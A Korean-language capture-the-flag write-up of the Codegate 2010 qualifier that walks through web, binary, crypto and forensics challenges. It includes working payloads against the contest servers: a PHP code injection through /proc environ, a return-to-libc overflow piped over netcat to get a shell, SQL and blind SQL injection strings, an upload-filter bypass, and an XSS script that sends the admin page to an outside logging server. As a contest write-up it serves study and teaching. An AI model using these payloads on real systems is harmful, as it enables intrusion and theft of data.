Codegate 2010 Qualified

ContestTeam is Re Al Geeks
(StolenByte, LiNz, mo1e, HellSonic)

Written by StolenByte(Son Choong Ho)
(Thanks to My Team Member)
http://StolenByte.tistory.com
thscndgh_4@hotmail.com
WOWHACKER && Overhead
2010. 03. 23

{0x00 Contents}

{0x01 Problem 01}

```
beist likes drinking.
feel free to give a shot to him when you meet him.
this challenge doesn't need to give many hints to you guys.
just get to http://ctf7.codegate.org/31337/

YOU NEED TO GET A SHELL AND SEE A FILE THAT CONTAINS A FLAG OF THIS
CHALLENGE. GOOD LUCK.
```

CGI를 통해, php include로 파일을 읽어서 파일 내부를 읽어 내, 푸는 문제 입니다.

CGI 호출 -> /proc/loadavg에 CGI PID 기록 -> /proc/pid/environ에 Request 기록이 남음

이런식으로 문제를 풀이 할 수 있습니다.

```
#!/usr/bin/python

import urllib
import urllib2

url1 = "http://ctf7.codegate.org/31337/index.php?page=../../../../../../../../proc/loadavg"

while 1:
	req = urllib2.Request(url1)
	res = urllib2.urlopen(req)
	output = res.read()

	res = output.split(" ")
	cgi_pid = int(res[4])

	req = urllib2.Request("http://ctf7.codegate.org/31337/index.php?page=../../../../../../../../proc/"
+ str(cgi_pid) + "/environ&cmd=ls")
	res = urllib2.urlopen(req)
	output = res.read()
	print output
```

다음과 같이 Python을 작성하여, 서버에서 돌리고 있고 CGI 호출로 인해 만들어진 PID를 다 뽑아 내 출력하도록 만듭니다.

Accept	*/*
Accept-Language	ko
User-Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.507
Accept-Encoding	gzip, deflate
Proxy-Connection	<? system($_GET[cmd]); ?> ddd
Host	ctf7.codegate.org
Pragma	no-cache
Content-Length	0

```
HTTP_ACCEPT=image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-f
lash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocum
ent, application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint, ap
plication/msword, */*HTTP_ACCEPT_LANGUAGE=MUST_GRAB_THIS_KEY_FILE
beer_list
booking.html
bottom.html
images
index.html
index.php
menu.html
party.html
style.css
```

http://ctf7.codegate.org/31337/index.php?page=MUST_GRAB_THIS_KEY_FILE

Congrats! You can go to the auth page. Was it too easy? :) FLAG: HOLA_HOLA_DRINKING_MACHINE

Prob01 Flag is "**HOLA_HOLA_DRINKING_MACHINE**"

{0x02 Problem 03}

credentials: ctf3.codegate.org port 20909

Julianor doesn't understand why block ciphers exist, too complex.. just use his super secure message service.

주어진 주소로 접속해 보면 아래와 같이 메시지를 묻고 Hex Dump를 줍니다.

Message To:?
asdf
e5 2f 79 9d 78 88 4c cb
21 e9 fc 9b 6d b1 d2 d4
f3 d9 63 49 46 87 86 b8
a9 63 00 12 9c 12 d5 e0
3e 99 2e 81 08 91 f4 65
9e 25 fe e1 fe 66 f1 57
2f 79 e8 a1 9f 1f 1a 85
f1 06 3f 64 92 8c a3 b7
6e ab fc 4f 64 9c b1 84
ef 34 0b e9 56 f8 d0 19
9c 32

몇번의 시도를 해 본 결과 앞 3개는 항상 똑같고,
4번째 부터 사용자가 입력한 값에 따라 변하는 값이 입력한 길이만큼 있었습니다.
그 뒤로는 입력과 관계없이 같은 길이의 값이 있었습니다다.

서버에서 보내주는 값
[e5 2f 79] | [입력한 값을 조작한 것] | [인증키를 조작한 것]

Message To:?
1
e5 2f 79 cd 01 e6 6e a4
4a df b9 b9 4b d7 b1 d0
d9 98 4a 40 55 d2 e9 93
ea 1c 2b 5d 8f 0c 94 e1
72 91 3a 9b 41 a0 a2 2a
bf 22 ce c1 fc 49 da 5b
2d 62 b0 9d bf 63 0b 95
df 37 0f 7b 95 8d b2 aa
75 a5 e6 2c 01 df 96 84
8e 54 2b 8f 29 fc f0

Message To:?
2
e5 2f 79 ce 01 e6 6e a4
4a df b9 b9 4b d7 b1 d0
d9 98 4a 40 55 d2 e9 93
ea 1c 2b 5d 8f 0c 94 e1

72 91 3a 9b 41 a0 a2 2a
bf 22 ce c1 fc 49 da 5b
2d 62 b0 9d bf 63 0b 95
df 37 0f 7b 95 8d b2 aa
75 a5 e6 2c 01 df 96 84
8e 54 2b 8f 29 fc f0

1과 2로 연속된 수를 입력해 보았는데 출력 값도 연속하게 나왔습니다.

Message To:?
1
e5 2f 79 cd **01 e6 6e a4**
4a df b9 b9 4b d7 b1 d0
d9 98 4a 40 55 d2 e9 93
ea 1c 2b 5d 8f 0c 94 e1
72 91 3a 9b 41 a0 a2 2a
bf 22 ce c1 fc 49 da 5b
2d 62 b0 9d bf 63 0b 95
df 37 0f 7b 95 8d b2 aa
75 a5 e6 2c 01 df 96 84
8e 54 2b 8f 29 fc f0

Message To:?
11
e5 2f 79 cd 3a **e6 20 85**
4e cc eb da 5c c5 d7 a0
e5 95 52 5c 42 8c cf c0
dc 06 2c 0f c9 06 99 e7
35 d8 20 d2 5b c2 8c 29
b3 2a fa dd d6 50 c2 56
3a 63 fe ee a2 71 15 89
f3 36 12 78 8c 96 a1 bf
68 a3 e7 48 01 f8 96 a3
c8 55 4c 8f 31 e0 d4 21

인증키를 조작한 값이 뒤로 밀릴 때 마다 크게 변화 하는 것과 입력한 값을 조작한 값의 처음이 길이에 관계없이 일정한 것이 보입니다.

그래서 어떠한 입력값에 대한 출력값이 다음과 같으면 답을 찾을 수 있다고 예상했습니다.
[e5 2f 79] | [인증키를 조작한 것(입력값을 조작한 것)] | [인증키를 조작한 것]

그래서 입력값을 1글자씩 바꾸면서 Brute Forcing 했습니다.
하지만 잘 안되어서 첫 번째 글자만 0~ff까지 입력해보았다.
0 0 fc
0 1 fd
0 2 fe
0 3 ff
0 4 f8
0 5 f9
0 6 fa
0 7 fb
0 8 f4

0	9	f5
0	b	f7
0	c	f0
0	d	f1
0	e	f2
0	f	f3
0	10	ec
0	11	ed
0	12	ee
0	13	ef
0	14	e8
0	15	e9
0	16	ea
0	17	eb
0	18	e4
0	19	e5
0	1a	e6
0	1b	e7
0	1c	e0
0	1d	e1
0	1e	e2
0	1f	e3
0	20	dc
0	21	dd
0	22	de
0	23	df
0	24	d8
0	25	d9
0	26	da
0	27	db
0	28	d4
0	29	d5
0	2a	d6
0	2b	d7
0	2c	d0
0	2d	d1
0	2e	d2
0	2f	d3
0	30	cc
0	31	cd
0	32	ce
0	33	cf
0	34	c8
0	35	c9
0	36	ca
0	37	cb
0	38	c4
0	39	c5
0	3a	c6
0	3b	c7
0	3c	c0
0	3d	c1
0	3e	c2
0	3f	c3
0	40	bc
0	41	bd

0	42	be
0	43	bf
0	44	b8
0	45	b9
0	46	ba
0	47	bb
0	48	b4
0	49	b5
0	4a	b6
0	4b	b7
0	4c	b0
0	4d	b1
0	4e	b2
0	4f	b3
0	50	ac
0	51	ad
0	52	ae
0	53	af
0	54	a8
0	55	a9
0	56	aa
0	57	ab
0	58	a4
0	59	a5
0	5a	a6
0	5b	a7
0	5c	a0
0	5d	a1
0	5e	a2
0	5f	a3
0	60	9c
0	61	9d
0	62	9e
0	63	9f
0	64	98
0	65	99
0	66	9a
0	67	9b
0	68	94
0	69	95
0	6a	96
0	6b	97
0	6c	90
0	6d	91
0	6e	92
0	6f	93
0	70	8c
0	71	8d
0	72	8e
0	73	8f
0	74	88
0	75	89
0	76	8a
0	77	8b
0	78	84
0	79	85

0	7a	86
0	7b	87
0	7c	80
0	7d	81
0	7e	82
0	7f	83
0	80	7c
0	81	7d
0	82	7e
0	83	7f
0	84	78
0	85	79
0	86	7a
0	87	7b
0	88	74
0	89	75
0	8a	76
0	8b	77
0	8c	70
0	8d	71
0	8e	72
0	8f	73
0	90	6c
0	91	6d
0	92	6e
0	93	6f
0	94	68
0	95	69
0	96	6a
0	97	6b
0	98	64
0	99	65
0	9a	66
0	9b	67
0	9c	60
0	9d	61
0	9e	62
0	9f	63
0	a0	5c
0	a1	5d
0	a2	5e
0	a3	5f
0	a4	58
0	a5	59
0	a6	5a
0	a7	0
0	a8	54
0	a9	55
0	aa	56
0	ab	57
0	ac	50
0	ad	51
0	ae	52
0	af	53
0	b0	4c
0	b1	4d

0	b2	4e
0	b3	4f
0	b4	48
0	b5	49
0	b6	4a
0	b7	4b
0	b8	44
0	b9	45
0	ba	46
0	bb	47
0	bc	40
0	bd	41
0	be	42
0	bf	43
0	c0	3c
0	c1	3d
0	c2	3e
0	c3	3f
0	c4	38
0	c5	39
0	c6	3a
0	c7	3b
0	c8	34
0	c9	35
0	ca	36
0	cb	37
0	cc	30
0	cd	31
0	ce	32
0	cf	33
0	d0	2c
0	d1	2d
0	d2	2e
0	d3	2f
0	d4	28
0	d5	29
0	d6	2a
0	d7	2b
0	d8	24
0	d9	25
0	da	26
0	db	27
0	dc	20
0	dd	21
0	de	22
0	df	23
0	e0	1c
0	e1	1d
0	e2	1e
0	e3	1f
0	e4	18
0	e5	19
0	e6	1a
0	e7	1b
0	e8	14
0	e9	15

0	ea	16
0	eb	17
0	ec	10
0	ed	11
0	ee	12
0	ef	13
0	f0	c
0	f1	d
0	f2	e
0	f3	f
0	f4	8
0	f5	9
0	f6	0
0	f7	b
0	f8	4
0	f9	5
0	fa	6
0	fb	7
0	fc	0
0	fd	1
0	fe	2
0	ff	3

f4~f7과 주변 값들을 보면 f6에서 a가 나왔어야 하는데 나오지 않았습니다.
a는 Tab 키이기 때문에 입력의 끝으로 처리되지 않았나 하고 입력해보니 처리가 되지 않았던 것입니다.
Brute Forcing 할 때 구해지지 않는 값은 a로 정하고 나머지 값을 구하면 되었습니다.

2	44
3	65
4	61
5	72
6	20
7	43
8	54
9	46
10	20
11	50
12	6c
13	61
14	79
15	65
16	72
17	2c
18	0
19	59
20	6f
21	75
22	72
23	20
24	66
25	6c
26	61
27	67
28	20

29	69
30	73
31	3a
32	20
33	42
34	6c
35	6f
36	63
37	6b
38	5f
39	43
40	69
41	70
42	68
43	65
44	72
45	73
46	3d
47	4e
48	53
49	41
50	5f
51	43
52	6f
53	6e
54	73
55	70
56	69
57	72
58	61
59	74
60	69
61	6f
62	6e
63	0

이것을 Ascii 코드로 보면
Dear CTF Player, Your flag is: Block_Ciphers=NSA_Conspiration

Prob03 Flag is "**Block_Ciphers=NSA_Conspiration**"

{0x03 Problem 04 & 05}

credentials: ctf4.codegate.org port - 9000, 9002, 9004, 9005, 9006 (you can choose any port) BINARY FILE: http://ctf.codegate.org/files____/easy
credentials: ctf4.codegate.org 9001, 9003, 9007, 9008, 9009 (you can choose any port) BINARY FILE: http://ctf.codegate.org/files____/harder

UBuntu에서 나온 문제 입니다. RTL로 문제를 해결 했습니다.

```
(gdb) p system
$2 = {<text variable, no debug info>} 0x20e020 <system>
```

```
0x08048568 <main+93>:   movl   $0x8048648,(%esp)
0x0804856f <main+100>:  call   0x8048418 <puts@plt>
0x08048574 <main+105>:  leave
0x08048575 <main+106>:  ret
```

```
hugh@codegate-desktop:/tmp/.stol$ (perl -e 'print "A"x268'; cat) | ./easy
Input:

Segmentation fault
```

Payload
[/bin/sh] [NULL] [Dummyx260] [RETx6] [system] [\ n]

(perl –e 'print "/bin/sh₩x00", "A"x260, "₩x75₩x85₩x04₩x08"x6, "₩x20₩xe0₩x20₩x00", "₩n"';cat) | nc ctf4.codegate.org 9000

```
hugh@codegate-desktop:/tmp/.stol$ (perl -e 'print "/bin/sh\x00", "A"x260, "\x75\x85\x04\x08"x6, "\x20\x90\x14\x00", "\n"';cat) | nc ctf4.codegate.org 9000

Input:

id
uid=1003(easy) gid=1003(easy)
cd /home/easy
ls
easy
examples.desktop
flag.txt
cat flag.txt
bc15d4ddf6ca486682064ad226a7ff1b
```

```
hugh@codegate-desktop:/tmp/.stol$ (perl -e 'print "/bin/sh\x00", "A"x260, "\x75\x85\x04\x08"x6, "\x20\x90\x14\x00", "\n"';cat) | nc ctf4.codegate.org 9001

Input:
id
uid=1004(harder) gid=1004(harder)
cat /home/harder/flag.txt
e2e4cb6adc9cd761dcde774f84529591
```

Prob04 flag is "**bc15d4ddf6ca486682064ad226a7ff1b**"
Prob05 flag is "**e2e4cb6adc9cd761dcde774f84529591**"

Ps. 여담으로 말하자면, easy문제는 심심해서 "netstat –nlp" 를 했는데, 보지 못한 포트가 있어서 접속하니 easy문제 bind shell이여서 풀었습니다~

{0x04 Problem 06}

credentials:
http://ctf.codegate.org/thisiswhereiuploadmyfiles/CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7

Substitute for those who are not in Korea :
http://www.mediafire.com/?wyhexdmzzdm

You should convert the flag into lower case letters and try to auth with it.

Hint: The packet of messenger is important. You don't need to care the ftp stuff.

Hint2: Please put your flag without any extension to the auth page.

CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7.gz 파일이 주어지는데
압축을 풀면 B400CBEA39EA52126E2478E9A951CDE8와 352FCD8BDEC8244CDED00CA866CA24B9 파일이 나옵니다.

352FCD8BDEC8244CDED00CA866CA24B9에는 Packet Capture가 된 파일이 있었고
B400CBEA39EA52126E2478E9A951CDE8에는 ntfs파일 시스템이 있었습니다.

hint를 보고 패킷캡쳐에서 msn과 네이트온 포트에 주목을 했는데 msn포트로 메시지를 주고 받은 내용이 있었습니다.

그것을 분석 했더니 컴퓨터 주인이 lemon라는 사람에게 pdf파일을 하나 보내는데 그것을 재구성해서 보면 손도장그림과 흰 글씨로 "CC105EE2A139A631175571452968D637"이 있었습니다.

이것을 구글에 검색해 보았더니 iologmsg.dll라는 파일의 md5 Hash라고 나왔습니다.

B400CBEA39EA52126E2478E9A951CDE8에 있던 파일 중에 iologmsg.dat파일의 md5 Hash 역시 CC105EE2A139A631175571452968D637이었다.

이유는 모르겠지만 iologmsg이 인증키 였습니다.

Prob06 Flag is "**iologmsg**"

{0x05 Problem 09}

http://ctf8.codegate.org/597d0c8bbd21d9924cde3567258f4e62/index.php

Level9문제는 http://ctf8.codegate.org/597d0c8bbd21d9924cde3567258f4e62/index.php 에서 볼 수 있는 웹문제 입니다. 처음 위 사이트에 접속하면 아래와 같은 화면을 볼 수 있습니다. No, id, pw를 입력받아 로그인을 시도하는 사이트인데, guest로 로그인 할 수 있습니다.




그림 1. Level9

No에 1을, id에 guest를, pw(pw : guest)는 기본으로 설정되어 있는 값으로 로그인을 시도 하면 아래와 같이 로그인 성공 메시지를 볼 수 있습니다.




그림 2. guest 로그인 성공

Admin에 로그인하기 위해서 SQL Injection을 시도 했습니다. 본 사이트에는 기본적으로 공백을 비롯하여 SQL Injection 공격에 사용될 소지가 있는 문자들의 일부를 필터링 하고 있습니다. 따라서 아래와 같이 공백이 들어가지 않는 SQL Injection을 시도하여 admin으로 로그인에 성공할 수 있었습니다. 일반적으로 '1||1=1'로 로그인에 성공할 수 있는데, 이렇게 되면 guest로 로그인이 됩니다.

Field	Value
No	0&&1=1||(no=2)
Id	Admin
Pw	text

데이터베이스상에 guest와 admin계정이 동시에 존재하고 guest가 no=1, admin이 no=2로

admin보다 위에 존재하기 때문에 단순히 '1||1=1'와 같이 SQL Injection을 시도할 경우 guest로 로그인이 됩니다. 따라서 and조건으로 (no=2)를 추가해주어 admin으로 로그인할 수 있도록 하였습니다. 이 경우 id와 pw는 어떤 문자가 와도 admin으로 로그인이 됩니다.

그림 3. admin로그인 성공

하지만 admin으로 로그인하면 admin의 패스워드를 입력할 수 있는 창이 나오게 됩니다. 따라서 이전 문제에서 no 부분에 Blind SQL Injection을 시도하여 admin의 패스워드를 알아내기 위해 다음과 같은 시도를 하였습니다.

Field	Value
No	0&&1=1||(length(pw)=24&&no=2)

Blind SQL Injection은 SQL을 통해 알고자 하는 정보를 주고 그에 대한 참, 거짓으로 결과를 추측해내는 것으로서 이 문제에서는 조건이 참일 경우 admin 패스워드를 물어보는 페이지가 뜨고, 조건이 거짓일 경우 'Failure' 페이지를 볼 수 있습니다. 따라서 길이를 알아내기 위해서는 '0&&1=1||(length(pw)>10&&no=2)'와 같은 쿼리를 이용하여 pw의 길이가 10보다 큰 것을 알 수 있고, 마찬가지로 'length(pw)<30'로 30보다는 작다는 것을 알 수 있습니다. 이진 탐색을 하는것과 마찬가지로 숫자를 절반씩 늘리고 줄이면서 조건문을 만들어 쿼리를 날리면 길이가 24라는 것을 알 수 있습니다.

이제 실제로 패스워드를 substring을 이용하여 한글자씩 빼서 비교하는 과정이 필요한데, 한가지 문제가 있다면 ascii()와 ord()함수가 필터링 때문에 사용할 수 없다는 것이다. 때문에 Hex()함수를 이용하였습니다.

Field	Value
No	0&&1=1||(hex(substring(pw,1,1))=0x3732&&no=2)

처음에는 'hex(substring(pw,1,1))=72'와 같은 방식으로 조건문들 만들어서 비교를 시도하였는데 결과가 잘못나오는 데이터가 있었습니다. 이유는 Hex함수때문이었는데, substring으로 빼내온 문자가 hex로 변환하였을 때 A, B, C, D, E, F의 문자가 섞여있으면 10진수로 비교할 때 재대로 처리를 하지 못한 탓입니다. 따라서 '0x3732'와 같이 문자('r'은 Hex로 72)에 대한 HEX값을 직접 적어주어 비교할 수 있습니다. 문자를 Hex로 변환하고 그것의 hex값으로 비교하는 것이 익숙하지는 않았지만, 앞에서 했던 방식과 비슷한 방식으로 시도하여 admin의 패스워드를 획득할 수 있었습니다.

Value	Result
0&&1=1||(hex(substring(pw,1,1))>0x**36**30&&no=2)	True
0&&1=1||(hex(substring(pw,1,1))>0x**38**30&&no=2)	False
0&&1=1||(hex(substring(pw,1,1))>0x37**31**&&no=2)	True
0&&1=1||(hex(substring(pw,1,1))>0x37**33**&&no=2)	False

위 표와 같이 시도하면 첫글자의 Hex의 첫번째 Hex값이 0x36보다는 크고 0x38보다는 작은 것을 알 수 있습니다. 즉, 0x37입니다. 이제 첫글자의 Hex의 두번째 hex를 구하기 위해 0x3731, 0x3733과 비교하여 0x33이라는 것을 알 수 있었습니다. 0x3732는 문자로 72이며, 이것은 ascii(hex)에서 'r'문자를 나타냅니다. 이것과 같은 방법으로 24개의 문자를 전부다 구하면 아래와 같은 문장을 구할 수 있습니다. 프로그래밍을 하면 빠른 시간에 답을 구할 수 있겠지만 우선 수동으로 모든 문자를 비교하여 결과를 얻어내었습니다.

Field	Value
Admin pw	read:/tmp/admin_password

하지만 위 패스워드로 첫 admin으로 로그인은 되지만 두 번째 admin password에서는 인증이되지 않습니다. 패스워드의 뜻대로 서버의 /tmp/admin_password를 읽어보려고 시도했습니다.
SQL에서 파일을 읽기 위한 함수가 LOAD_FILE()이 있습니다. 이를 이용하여 위에서 했던 작업과 같은 방법으로 파일의 내용을 알아낼 수 있습니다. 우선 문자를 쓰지 못하기 때문에 파일명을 unhex를 이용하여 읽을 수도 있고, substr함수(substring와 동일함)로 pw의 경로 부분을 빼내서 파일을 읽는것도 가능합니다.

Query
LOAD_FILE(unhex(0x3246373436443730324636313634364436393645354637303631373337333737364637323634)
LOAD_FILE(substr(pw,6,19))

이제 이전에 'pw'를 넣었던 자리에 위와 같이 'LOAD_FILE(substr(pw,6,19))'를 넣어서 아래와 같이 시도하였습니다. 전체적인 과정은 admin의 패스워드를 구하는 과정과 동일합니다. 다만, 약간의 차이가 있는게, 위에서는 문자의 Hex값에 대한 Hex값을 사용하였고 Hex문자들이 대문자(A, B, C, D, E, F)였으나, 여기서는 바로 Hex값을 한자리씩 빼서 계산해야한다는 것과, Hex문자가 소문자(a, b, c, d, e, f)라는 것 입니다.

Field	Value
No	0&&1=1||(length(LOAD_FILE(substr(pw,6,19)))=33&&no=2)
No	0&&1=1||(hex(substring(LOAD_FILE(substr(pw,6,19)),1,1)=0x30)&&no=2)

문자열의 길이를 구했을 때 33이 나왔는데, 나중에 구해보면 32자리가 나옵니다. 32자리의 수를 모두 구하여 문자로 변환하면 아래와 같은 값을 얻을 수 있고, 이를 이용하여 인증키를 얻을 수 있습니다.

File	Value
/tmp/admin_password	0da65a3fde3f2b928ff15b629bcdeebf

Prob12 Flag is "**b05e4f79ccbc4a71ce9fb28c64896a80**"


{0x06 Problem 10}


credentials:
http://ctf1.codegate.org/3ea2d867e871fdab011d066758489953/web3.php

어떠한 필터를 통과하여, administrator로 접속하여 Flag를 획득하는 문제입니다.

Username can not contain administrator.

일반적으로 administrator로 로그인하면 다음과 같이 뜹니다.
그러나 administrator 사이에 %00 넣어주면 쉽사리 로그인을 할 수 있습니다.





Welcome back, administrator! Congratulations! Here is your flag: One if by land; two if by sea!!!

Prob10 is "**One if by land; two if by sea!!!**"

{0x07 Problem 11}

credentials: http://ctf6.codegate.org/31337_/index.html

* Get a value of HKLM₩Software₩codegate2010, it's the flag.

Php를 통해 Registry를 읽어내는 문제입니다.
처음에 업로드 할 수 있는 기능을 제공해줍니다.
그 기능을 통해 php를 올릴 수가 있습니다.
물런 그냥 올릴 수 있는 것은 아니고, "*.php;.jpg" 이런 방식으로 php파일을 우회해서 올릴 수 있습니다.

그러나, Web Shell 기능 중 Registry를 읽을 수 있는 기능을 보지 못해, 직접 구현하여 올리니 답이 나왔습니다.

```
<?php
    $reg = new COM("WScript.Shell") or die("Requires Windows Scripting Host");
    $k = "HKEY_LOCAL_MACHINE\ Software\ codegate2010" ;
    print $reg->regRead($k);
?>
```

Prob11 Flag is "**LollerSkaterz_From_RoflCopters_With_Guinness**"

{0x08 Problem 12}


credentials:
http://ctf.codegate.org/thisiswhereiuploadmyfiles/514985D4E9D80D8BF227859C679BFB32

Suspects exchange the secret key through their own file. Find the key!

```
root@StolenByte:~# apt-get install scalpel
… 중략 …
root@StolenByte:~# scalpel 514985D4E9D80D8BF227859C679BFB32 -o /root/out2
Scalpel version 1.60
Written by Golden G. Richard III, based on Foremost 0.69.

Opening target "/root/514985D4E9D80D8BF227859C679BFB32"

Image file pass 1/2.
514985D4E9D80D8BF227859C679BFB32:  100.0%  |**************|     847.0  KB          00:00
ETAAllocating work queues...
Work queues allocation complete. Building carve lists...
Carve lists built.  Workload:
gif with header "\ x47\ x49\ x46\ x38\ x37\ x61" and footer "\ x00\ x3b" --> 0 files
gif with header "\ x47\ x49\ x46\ x38\ x39\ x61" and footer "\ x00\ x3b" --> 1 files
jpg with header "\ xff\ xd8\ xff\ xe0\ x00\ x10" and footer "\ xff\ xd9" --> 34 files
png with header "\ x50\ x4e\ x47\ x3f" and footer "\ xff\ xfc\ xfd\ xfe" --> 0 files
bmp with header "\ x42\ x4d\ x3f\ x3f\ x00\ x00\ x00" and footer "" --> 0 files
tif with header "\ x49\ x49\ x2a\ x00" and footer "" --> 6 files
tif with header "\ x4d\ x4d\ x00\ x2a" and footer "" --> 14 files
Carving files from image.
Image file pass 2/2.
514985D4E9D80D8BF227859C679BFB32:  100.0%  |**************|     847.0  KB          00:00
ETAProcessing of image file complete. Cleaning up...
Done.
Scalpel is done, files carved = 55, elapsed = 0 seconds.
root@StolenByte:~# cd out2
root@StolenByte:~/out2# ls
audit.txt   gif-1-0   jpg-2-0   tif-5-0   tif-6-0
```



Prob12 Flag is "**E5R69267**"

{0x09 Problem 13}

```
ctf3.codegate.org port 32121
```

서버로 접속을 하면, FTP같은 데몬으로 접속을 합니다.
그러나, Password값이 SHA-1 Hash로 되어있어, 실제 Plain Text Password를 알 수가 없습니다.
이 문제는 풀어라고 낸 문제이므로, "12345"로 UnHash가 가능 한 SFTPD를 다운로드를 받아 분석해본 결과!!

Cmpcase() 함수로 SHA-1 Hash를 비교합니다. 그러나 CmpCase() 함수의 특징 상 NULL문자가 들어가면 끊겨버립니다.
그래서 "**df006ea3fffacb05a129223c8e2b7b89b3fef969**" 이 Hash문장을 전체로 비교하지 못하고, 리틀엔디안의 영향으로 인해서 "**6ea3**"만 비교하게 됩니다. 그래서 "6ea3"이 포함 된 SHA-1값을 구했습니다.

```
require 'digest/sha1'
num=1
loop do
sha1 = Digest::SHA1.hexdigest("#{num}")
if sha1[4..7]=~/6ea3/
   puts sha1
   puts num
break
end
num+=1
puts num
end
```

이렇게 구해서 나온 값이 "29268" 입니다.

```
C:₩>nc ctf3.codegate.org 32121
download secrets 29268
==== !!!!!! Congggggratuuulaaations!!!!! ==========

Your flag:

PythonIsSoooSlowEvenWithPsyco.class
```

Prob13 Flag is "**PythonIsSoooSlowEvenWithPsyco.class**"

{0x0A Problem 14}

http://ctf8.codegate.org/823851aa45ee6022e781cf4b15df3c32/index.php

hint : xss

이 문제는 XSS 통해 SQL Injection을 하는 것입니다.

XSS를 할 페이지는 소스 보기하면 친절하게 나와있습니다.

Attack Code

```
<sc:ript sr:c="//xxx.com/xss/xss.js"></sc:ript>
```

xss.js

```
var oWinHttpReq = new ActiveXObject ("Msxml2.XMLHTTP");
oWinHttpReq.Open("GET",
"http://ctf8.codegate.org/823851aa45ee6022e781cf4b15df3c32/admin.php?id=%bf%27||1=&pw=%
20UNION SELECT 0x6861636B6572,1,199999999999--%20", false);
oWinHttpReq.Send();
new Image().src="http://thscndgh.ssam.biz/xss/xss.php?xss="+oWinHttpReq.responseText;
```

xss.php

```
<?php
        if($_GET[xss])
        {
                $time = time();
                $f = fopen($time, "wt");
                fwrite($f, $_GET[xss]);
                fclose($f);
        }
?>
```

다시 풀려고 했는데, 문제가 정상 작동하지 않은 관계로 Flag를 구하지 못했습니다.

Prob14 Flag is You know :)

{0x0B Problem 18}

This data has been acquired from the suspect's disk. Find the hidden key! http://ctf.codegate.org/thisiswhereiuploadmyfiles/9334A7B726178F014FFB54BC98C93BE6 hint : spreadsheet

우선 힌트를 보고 9334A7B726178F014FFB54BC98C93BE6파일내에서 xls와 xlsx의 시그니쳐를 검색했습니다.

그리고 PK로 시작되는 xlsx형식을 잘라 낼 수 있었습니다.

이것을 액셀에 넣어보면 그리기,
xl\ charts\ chart1.xml,
xl\ charts\ chart2.xml,
xl\ charts\ chart3.xml
을 제외 했다고 나온다.

그리기는 뭔지 모르겠어서 저 3개 파일을 조사 했는데 각각 아래 3개의 문자열이 있었습니다.
Page &P bmx5czFz
Page &P MHJtYXQ0
Page &P bzB4bTFm

Page &P 다음이 왠지 base64 인코딩 처럼 보여서 디코딩 했습니다.
nlys1s
0rmat4
o0xm1f

Prob18 Flag is "**o0xm1f0rmat4nlys1s**"

{0x0C Problem 19}

Found a dead guy on the street, assumed that a guy committed suicide.
How can you assume that? Find the clue.

http://ctf.codegate.org/thisiswhereiuploadmyfiles/56DACF1C6CF363F27501FFCA50CC0415

another link for the file:
http://www.mediafire.com/file/y0jjzkfzju1/56DACF1C6CF363F27501FFCA50CC0415.zip

hint : acquired from his phone.

파일을 받아 압축을 풀어보면, Windows Mobile 덤프파일이 나옵니다.
그래서 덤프파일 안에 있는 모든 내용을 다 축출합니다.

문제 내용을 읽어보면, 어떤 한 청년이 길에서 자살했다 어떻게 죽었는지 알아보라네요.
그래서 각종 메일 및 메시지를 찾아봤지만, 별다른 내용을 확인 할 수 없었습니다.

그래서 인터넷 임시파일을 찾아보고 있는 중, 구글에서 많은걸 검색한 것을 발견했는데,
구글에서 검색 한 결과는 "cookies*.dat" 파일에 저장된다는 사실을 알아낸 후, 검색을 했습니다.

__utmz=
y268455671.1136351268.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=where%20can%20i%20buy%20potassium%20cyanide

청산가리 같은 것을 어디서 구입하냐라는 것을 검색했네요..
길에서 청산가리 먹고 죽은 듯 싶습니다.

Prob19 Flag is "**where can I buy potassium cyanide**"